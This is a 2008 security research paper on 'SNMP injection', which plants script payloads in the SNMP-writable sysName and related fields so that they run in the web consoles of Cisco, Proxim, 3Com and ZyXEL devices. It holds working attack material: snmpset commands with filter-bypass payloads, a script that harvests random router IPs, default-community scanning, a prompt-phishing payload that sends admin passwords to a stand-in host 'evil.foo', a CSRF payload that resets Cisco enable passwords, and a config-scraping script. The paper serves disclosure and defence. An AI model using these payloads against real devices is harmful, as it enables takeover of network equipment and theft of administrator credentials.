ProCheckUp

PURPLE PAPER

SNMP Injection

Achieving Persistent HTML Injection via SNMP on Embedded Devices

By Adrian Pastor

22nd October 2008

Document last modified on: 21st October 2008

Table of Contents

1 Introduction 2

1.1 Why resort to SNMP injection when SNMP write access is possible? 3

1.2 Why is SNMP injection such a widespread problem? 5

2 Testing Methodology 6

3 Survey Results 9

3.1 Summary of tested devices 9

3.2 Notes regarding SNMP injection on Cisco devices 12

4 Automating SNMP Injection Attacks on a Mass Fashion 13

4.1 Finding SNMP-enabled devices 13

4.2 General purpose payload via admin password phishing 16

4.3 Vendor-specific payloads: attacks against Cisco routers 17

5 Workarounds 21

6 References 22

7 Credits 23

8 About ProCheckUp Ltd 23

9 Disclaimer 23

10 Contact Information 23

1 Introduction

In our earlier "ZyXEL Gateways Vulnerability Research" paper[1], we introduced a new technique: SNMP injection a.k.a. persistent HTML injection via SNMP. Such a technique allowed us to cause a persistent HTML injection condition on the web management console of several ZyXEL Prestige router models.

Provided that an attacker has guessed or cracked the write SNMP community string of a device, he/she would be able to inject malicious code into the administrative web interface by changing the values of OIDs (SNMP MIB objects) that are printed on HTML pages.

The purpose behind injecting malicious code into the web console via SNMP is to fully compromise the device once the page containing the payload is viewed by the administrator (more on this later).

When we came up with the SNMP injection technique, we suspected that such an attack is possible on a large number of embedded devices in use in the market, as mentioned on some interviews where our research was featured[2]. Although the SNMP write community string must be guessed or cracked for this attack to work, it is worth mentioning that some devices come with SNMP read/write access enabled by default using common community strings[3] such as 'public', 'private', 'write' and 'cable-docsis'. Some examples include ZyXEL Prestige router models used in residential and SOHO networks, Innomedia VoIP gateways[4], some Cisco routers and phone gateways[5] and other corporate products such as the Proxim Tsunami devices.

From the printed manual of Proxim Tsunami MP.11 2411:

> "
>
> *SNMP Read/Write Community Password*
>
> *The password for **read and write access** to the MP.11/MP.11a using SNMP. Enter a password in both the Password field and the Confirm field. The **default password is 'public'**.*
>
> "

Also, the use of customized but weak SNMP write community strings, and other weaknesses within the devices SNMP stack implementation should be taken into account when evaluating the feasibility of this attack.

In order to confirm that this attack affects most SNMP-enabled embedded devices regardless of model or vendor, we surveyed random embedded devices that were available in our computer security lab. Overall, we surveyed network devices from the following vendors:

- Cisco
- Proxim
- 3Com
- ZyXEL

1.1 Why resort to SNMP injection when SNMP write access is possible?

Gaining SNMP write access is a requirement for launching a SNMP injection attack, which is treated as a compromise on its own usually being considered a potential high-risk security issue. Therefore, one could argue that there is no point in launching a SNMP injection attack when we can already change system settings via a SNMP community write string. You might be wondering: why bother injecting an HTML/JavaScript payload on the web console through SNMP when I can change system parameters via SNMP alone?

In reality however, when a valid SNMP write community is identified, we find that many OIDs cannot be changed due to read-only settings enforced on that particular object. Instead, we are restricted to only being able to change a very limited number of unimportant OIDs.

> A SNMP injection attack however, allows us to escalate our privileges, giving access to the web console that allows a wider range of settings to be modified.

What OIDs can be modified with a SNMP write community string depends on several factors:

- Specific vendor implementation of SNMP write permissions
- Supported OIDs. i.e.: proprietary MIBs
- SNMP RFCs

By being able to change a limited number of OIDs via a SNMP write community string, the attacker might be able to DoS the device by crippling a limited number of configuration settings or even deface some banners (i.e.: MOTD). However, a serious attacker is ultimately interested in gaining full access (admin/root) to the target device. Since identifying a valid SNMP write community string might not be enough to accomplish such goal (i.e.: supported OIDs are not “interesting” enough), it makes sense to resort to SNMP injection.

So what kind of payloads can we insert into the web console that will allow us to compromise the target device? The following are some examples:

- admin password phishing payload
  - could use JavaScript `prompt()` function or a HTML window that forges the HTTP authentication prompt among other techniques
- Forge (CSRF) an "interesting" administrative request such as adding a new admin/root account, or modifying the current admin password
  - POST HTTP requests can be forged by HTML forms that submit automatically via JavaScript `submit()` method among other techniques
  - GET HTTP requests can be forged by many HTML elements such as `img` or `script` tags.
- Scrape pages containing sensitive information such as passwords or sensitive settings
  - Can use the `responseText` property of the `XMLHttpRequest()` object among other techniques

1.2 Why is SNMP injection such a widespread problem?

From the results of our embedded device survey we can now confirm that SNMP injection vulnerabilities are as common as we first thought. So why is that?

We have found that a range of embedded devices print within management HTML pages, certain system parameters that can be written via the SNMP set operations. We found that the following OIDs (SNMP MIB variables) are the best candidates since they are commonly printed in at least one webpage within the device's management web interface:

- iso.org.dod.internet.mgmt.mib-2.system.**sysContact**.0
  1.3.6.1.2.1.1.4.0
- iso.org.dod.internet.mgmt.mib-2.system.**sysName**.0
  1.3.6.1.2.1.1.5.0
- iso.org.dod.internet.mgmt.mib-2.system.**sysLocation**.0
  1.3.6.1.2.1.1.6.0

From the previous three parameters, system name is perhaps the best choice from an attacker's point of view. This is due to the system name parameter being printed on a larger number of devices' web consoles and also on a greater number of pages. A good example is Cisco routers (and switches) that print the system name parameter on all pages of the web management console.

Most devices allow HTML injection via parameters which are changed via SNMP, as developers protect against web exploits using input validation within the code of web applications/servers rather than the SNMP stack. After all why would a developer filter meta-characters such as angle brackets ('<', '>') via SNMP? As HTML injection is a *HTTP*-related issue, *not* a SNMP one.

However, when the target system interacts with the client via different protocols which *share data* between themselves, we can have a condition in which:

> *The attack takes place via one protocol (i.e.: HTTP) but is only possible because a different protocol (i.e.: SNMP) does not filter HTTP metacharacters.*

2 Testing Methodology

For the surveyed embedded devices, we attempted to assign the following payloads to the following OIDs respectively using both, SNMPv1 and SNMPv2c:

- Payload: `"><script>alert(1)</script>`
  OID: iso.org.dod.internet.mgmt.mib-2.system.sysContact.0
- Payload: `"><script>alert(2)</script>`
  OID: iso.org.dod.internet.mgmt.mib-2.system.sysName.0
- Payload: `"><script>alert(3)</script>`
  OID: iso.org.dod.internet.mgmt.mib-2.system.sysLocation.0

For instance, in order to assign the corresponding payload to the system name variable on a system with the IP address of 192.168.1.100, we would launch the following command:

```
$ snmpset -v1 -c public 192.168.1.100 sysName.0 s
'"><script>alert(2)</script>'
```

In some cases, the inserted payload (JavaScript code in this case) has to be modified to bypass the device's input validation filtering. For instance, the Cisco 1803 router (IOS 12.4(15)) filters spaces and periods (dot signs). These restrictions could be bypassed by using '/*-*/' and decimal HTML entities, if we wished to insert unrestricted JavaScript from a third-party site:

```
$ snmpset -v2c -c private 192.168.100.1 sysName.0 s "<script/*-
*/src='http://&#49&#50&#55&#46&#48&#46&#48&#46&#49/x'></script>"
```

Response (OID is successfully set):

```
SNMPv2-MIB::sysName.0 = STRING: <script/*-
*/src='http://&#49&#50&#55&#46&#48&#46&#48&#46&#49/x'></script>
```

In the previous example, '&#49&#50&#55&#46&#48&#46&#48&#46&#49' is the decimal HTML-entity encoded version of 127.0.0.1. In a real-life attack, that would be the IP address of the site where the attacker hosts the malicious 'x' JavaScript file which contains the payload of the exploit.

The following standard JavaScript snippet can be modified in several ways to bypass different filters:

```
<script src='http://127.0.0.1/x'></script>
```

Inserting a JavaScript file from a third-party site proves that we can run unrestricted scripting code within the target domain (the IP address of the compromised embedded device in this case). Thus, it is important to research different variations of this payload.

All SNMP write operations were tested using the standard Net-SNMP open-source package that is freely available. A Windows port of the toolset is also available on the official downloads page[6].

The payload variations on the following page, have only been tested on Microsoft Internet Explorer 7 and Mozilla Firefox 3, as they're both current and widely-used web browsers. In order to replicate the tests, simply put the following JavaScript snippet in the file 'x':

```
alert("It works!");
```

Which is then executed by calling the URL: 'http://127.0.0.1/x'.

Code	Comments	Works on
`<script src=http://127.0.0.1/x></script>`	Useful when single quotes and/or double quotation marks are filtered	IE7 and FF3
`<script/*-*/src='http://127.0.0.1/x'></script>`	Useful when space characters are filtered	IE7 and FF3
`<script src='http://127%2e0%2e0%2e1/x'></script>`	Useful when period signs are filtered Represents period signs using their hex-encoding equivalent ('%2e')	IE7
`<script src='http://2130706433/x'></script>`	Useful when period signs are filtered Uses the decimal equivalent of the IP address	IE7
`<script src='http://&#49&#50&#55&#46&#48&#46&#48&#46&#49/x'></script>`	Useful when periods are filtered Decimal HTML entities are used to encode the third-party site's IP address	IE7 and FF3
`<script src='http://127.0.0.1'></script>`	We save two characters The third-party server must place the injected JavaScript payload in the page served by default. i.e.: index.html	IE7 and FF3
`<script src='http:192.168.1.37/x'></script>`	We save two characters Firefox doesn't mind not including two forward slashes after the URI scheme (protocol name)	FF3
`<script/*-*/src=http://2130706433></script>`	Combination of several variations Only works on IE7 as FF3 doesn't like IP addresses with decimal notation	IE7

3 Survey Results

3.1 Summary of tested devices

Make / model	Firmware version	OIDs printed on web console	Pages where payload is printed
Cisco 1750 Router	IOS (tm) C1700 Software (C1700-NY-M), Version 12.0(7)T2, RELEASE SOFTWARE (fc1) And: IOS (tm) C1700 Software (C1700-NY-M), Version 12.2(40), RELEASE SOFTWARE (fc1)	system.sysName.0	All pages
Cisco 1803 Router	IOS Software, C180X Software (C180X-ADVIPSERVICESK9-M), Version 12.4(15)T4 , RELEASE SOFTWARE (fc2)	system.sysName.0	All pages
Cisco 3725 Router	IOS (tm) 3700 Software (C3725-I-M), Version 12.2(13)T8, RELEASE SOFTWARE (fc1)	system.sysName.0	All pages
Cisco 3500XL 48 port Switch	IOS (tm) C3500XL Software (C3500XL-C3H2S-M), Version 12.0(5)WC17, RELEASE SOFTWARE (fc1)	system.sysName.0	All pages
Cisco 3524XL Switch	IOS (tm) C3500XL Software (C3500XL-C3H2S-M), Version 12.0(5.2)XU, MAINTENANCE INTERIM SOFTWARE	system.sysName.0	All pages
Cisco 1130 Access Point	Cisco IOS Software, C1130 Software (C1130-K9W7-M), Version 12.4(3g)JA1, RELEASE SOFTWARE (fc1)	system.sysName.0	All pages
Cisco AP1231H Access point	IOS (tm) C1200 Software (C1200-K9W7-M), Version 12.2(13)JA4, EARLY DEPLOYMENT RELEASE SOFTWARE (fc1)	system.sysName.0	Multiple pages including: /ap_home.htm
Proxim AP-700 Access point	v3.4.0(1146) SN-XXXXXXXXXXX v3.1.5	system.sysName.0 system.sysContact.0 system.sysLocation.0	/index.html
Proxim Tsunami MP.11 2411 Wireless Point-to-Multipoint System	v2.2.0(126) SN-XXXXXXXXXXX	system.sysName.0 system.sysContact.0 system.sysLocation.0	/config/configure-systems.html
3Com 3300xm switch 3c16985a	v2.72	system.sysName.0	All pages including login page
3Com	SuperStack II Switch 3900-36,	system.sysName.0	/wm/systemInfo.ht

SuperStack II Switch 3900	h/w rev: CA, s/w rev: 03-00-05-07, Device: System		ml /cbBanner.html
3Com 7250	v2.07.03 and v3.3	system.sysName.0	All pages including login page
ZyXEL	P-660HW-T1	System.sysName.0	/rpSysStatus.html

Note: in most cases the make/model and firmware version were obtained via the 'iso.org.dod.internet.mgmt.mib-2.system.sysDescr.0' SNMP OID.



Figure 1 Non-malicious script payload inserted via SNMP on Proxim Tsunami MP.11 2411 Wireless PtMP System



Figure 2 Persistent script payload inserted via SNMP on Cisco 1750 Router

3.2 Notes regarding SNMP injection on Cisco devices

Most of the Cisco devices we tested are vulnerable to SNMP injection, via the 'system.sysName.0' OID which gets printed within the following banner:

```
accesssing <model_name> <system_name>
```

Cisco switches and routers print this banner on the first page returned after logging on the device. Cisco APs (Access Points) appear to have richer web interfaces and do not print such a banner (though are still vulnerable to SNMP injection).

Furthermore, the system name is printed within the 'title' HTML and 'h2' tag of all web pages. This is at least true within the tested Cisco switches and routers.



Figure 3 The system name OID which can be controlled via SNMP is returned within the title of all pages and the banner of the startup page

```
<HTML><HEAD><TITLE>[This value can be controlled via SNMP!] Home Page</TITLE></HEAD>
<BODY BGCOLOR=#FFFFFF><H1>Cisco Systems</H1><H2>Accessing Cisco 1750 "[This value can be controlled via SNMP!]"</H2>
<MENU><DL><H4></H4>
```

Figure 4 Section of HTML source code where the payload is returned

Depending on the Cisco device, the payload might have to be encoded differently in order to bypass the filtering of illegal or dangerous characters. For instance, periods (dot signs), spaces and double quotation marks are sometimes filtered for the system name parameter as discussed previously.

4 Automating SNMP Injection Attacks on a Mass Fashion

An interesting question is whether or not crackers could automate a mass SNMP injection attack.

The first problem they would need to solve, would be finding SNMP-enabled devices. Once a SNMP-enabled device is found, they would then attempt write access using common community strings such as ‘private’, ‘public’, ‘cisco’, ‘admin’, etc...

If SNMP write access was found possible, a generic payload must be injected into the target admin web console. This payload must be very general so that it can work against devices of different vendors and models. This means that forging an interesting request such as adding a new admin account might not be an option as such HTTP request would be specific to certain devices. The payload must be intelligent enough to not only compromise the device, but also notify the cracker that the compromise has occurred.

The second possibility would be forging a request which works on most devices of a popular platform (i.e.: Cisco devices).

4.1 Finding SNMP-enabled devices

Generating target IP addresses

The obvious way to do this is by generating random IP addresses, and scanning them for SNMP responses. The problem with this approach is that not all randomly generated IP addresses would correspond to live systems which will greatly increase time required to find SNMP-enabled devices.

Instead, we can find potential SNMP devices in a more efficient way by “tracerouting” random IP addresses and picking up IP addresses of intermediate hops. Since most of the hops discovered through a ‘traceroute’ command are routers, we increase the chance of finding systems that support SNMP, as SNMP is supported by devices more often than by general-purpose servers. This technique is illustrated by the script on the following page:

```
#!/bin/bash
#gen-rand-tr-ips.sh
if [[ $# -ne 2 ]]
then
        echo "usage $0 <number-ips> <results-file>"
        exit
fi

# the number of seconds to wait for response to a probe
# decrease for more speed (and less accuracy)
WAIT=0.3;

count=0;

for((i=0;i<$1;++i))
do
        a=$(($RANDOM%255));
        b=$(($RANDOM%255));
        c=$(($RANDOM%255));
        d=$(($RANDOM%255));
        IP="$a.$b.$c.$d";
        echo "current endpoint: $IP";

        IPS=`traceroute -N 32 -w $WAIT -n -f 4 $IP 2>/dev/null | awk
'{print $2}' | grep '\.'`;

        len=${#IPS};
        # if IPs successfully retrieved from traceroute ouput
        if [ "$len" -ne 0 ]
        then
                echo "hops in between:";
                for j in "$IPS"
                do
                        echo -en "$j\n";
                        echo -en "$j\n">>$2;
                        count=$(($count+`echo -en "$j\n" | wc -l`));
                        echo "IP addresses found so far: $count";
                        if [[ "$count" -ge $1 ]]
                        then
                                echo "process completed";
                                exit;
                        fi
                done
                echo "********************************";
        fi
done
```

Figure 5 Output of 'gen-rand-tr-ips.sh' (IP addresses are partially hidden)

Scanning generated IP addresses:

Scanning previously generated IP addresses could be done using one of the many publicly-available SNMP scanning tools. For instance, the following is an example using nmap:

```
nmap -iL ./test.txt -n -P0 -T4 -sVU -p161 -oG results.txt
```

The following command obtains the SNMP-enabled hosts from the previous results file:

```
$ grep open results.txt | grep -v filtered
```

The following bash script uses the 'snmpget' tool for scanning SNMP-enabled devices:

```
for i in `cat ./test.txt`;do if snmpget -v2c -c public $i
system.sysDescr.0 | grep 'sysDescr.0' 2>/dev/null;then echo "SNMP-
enabled device found: $i";fi;done;
```

4.2 General purpose payload via admin password phishing

As previously mentioned it is a challenge to create a general purpose payload that would work on devices of any make and model. If we chose to forge an administrative HTTP request, the request to forge would be different for devices manufactured by different vendors.

A possible option would be to develop a sophisticated JavaScript payload that fingerprints the target device (i.e.: by identifying unique URLs via img 'error' events), and then selects an appropiate HTTP request to forge from a database.

Another possibility which would be simpler and would take less time to research is performing a phishing attack. The following payload has been tested of Firefox 3 and needs to be modified to work on Internet Explorer 7:

```
do{p=prompt('Please re-enter your password')}while(p==''||p==null);
C=new Image();
C.src='http://evil.foo/chivato.php?pwd='+p+'&target='+document.domain;
```



Figure 6 What the victim admin sees



Figure 7 What actually goes on in the background

4.3 Vendor-specific payloads: attacks against Cisco routers

Since Cisco routers are the most popular type of routers available on the Internet, it makes sense to develop a payload that is Cisco-specific. Unfortunately, the web console of most Cisco routers is almost identical, which means that requesting a certain command URL would work on most models.

Requesting the following URL, would change the administrator HTTP (enable) password to 'pass':

```
/level/15/configure/-/enable/secret/test
```

Corresponding payload:

```
$ snmpset -v2c -c private 192.168.100.1 sysName.0 s "<img/*-
*/src=/level/15/configure/-/enable/secret/test>"
```

The payload would be returned within 'title' and 'h1' tags in all pages of the web console. i.e.:

```
<HTML><HEAD><TITLE><img/*-*/src=/level/15/configure/-
/enable/secret/test> /level/15/exec/-/show/buffers</TITLE></HEAD>
<BODY><H1><img/*-*/src=/level/15/configure/-
/enable/secret/test></H1><PRE>
```



Figure 8 CSRF attack via injected 'img' tag changes 'enable' password

Such a payload when executed, causes the HTTP administrator password to be instantly changed to 'test'. This attack is very noisy as the administrator would be asked to re-enter his password when the payload is executed as the password is changed. The administrator wouldn't know the new password; causing him to be logged out and denied access.

Instead, the attacker can add an additional (backdoor) account that has access via telnet. We'll leave this exercise to the reader.

Another interesting payload to inject in Cisco routers would be AJAX code which steals the router's configuration settings (`/level/15/exec/-/show/run/CR`) in the background, so that the administrator doesn't notice anything while browsing the web console. Since passwords in Cisco devices are sometimes stored using algorithms that can be reversed (i.e.: password 7), the attacker could decode the original administrator password:

```
$snmpset -v2c -c private 192.168.100.1 sysName.0 s
"<script/**/src=http://&#49&#50&#55&#46&#48&#46&#48&#46&#49/x></script>"
```

Which inserts the JavaScript code located on 'http://127.0.0.1/x'. Once again, in real life, this URL would correspond to a third-party site where the attacker has hosted the malicious JavaScript payload. i.e.: googlepages.com

```
// contents JavaScript file: of http://127.0.0.1/x

// scrapes configuration settings of Cisco device

// works on IE7 but not FF3

// codes needs to be modified to send value of
// XmlHttp.responseText to attacker's site

var XmlHttp;

XmlHttp = new ActiveXObject("Msxml2.XMLHTTP.3.0");

function send() {

   XmlHttp.onreadystatechange = doHttpReadyStateChange;

   XmlHttp.open("GET", "/level/15/exec/-/show/run/CR", true);

   XmlHttp.send();
}

function doHttpReadyStateChange() {

   if (XmlHttp.readyState == 4) {

      alert(XmlHttp.responseText);

   }

}
send();
```



Figure 9 Scraped current configuration settings via AJAX payload

5 Workarounds

Disable SNMP write access and/or web admin console.

If SNMP write access is absolutely required, then make sure that the write community string is strong enough to be protected against password cracking and guessing attacks.

6 References

[1] "ZyXEL Gateways Vulnerability Research"
http://www.procheckup.com/Hacking_ZyXEL_Gateways.pdf

[2] "SNMP Joins Dark Side in New XSS Attack"
http://www.darkreading.com/document.asp?doc_id=147014

[3] "Multiple Vendor SNMP World Writeable Community Vulnerability"
http://www.securityfocus.com/bid/986/discuss

[4] "Digging into SNMP in 2007 – An Exercise on Breaking Networks"
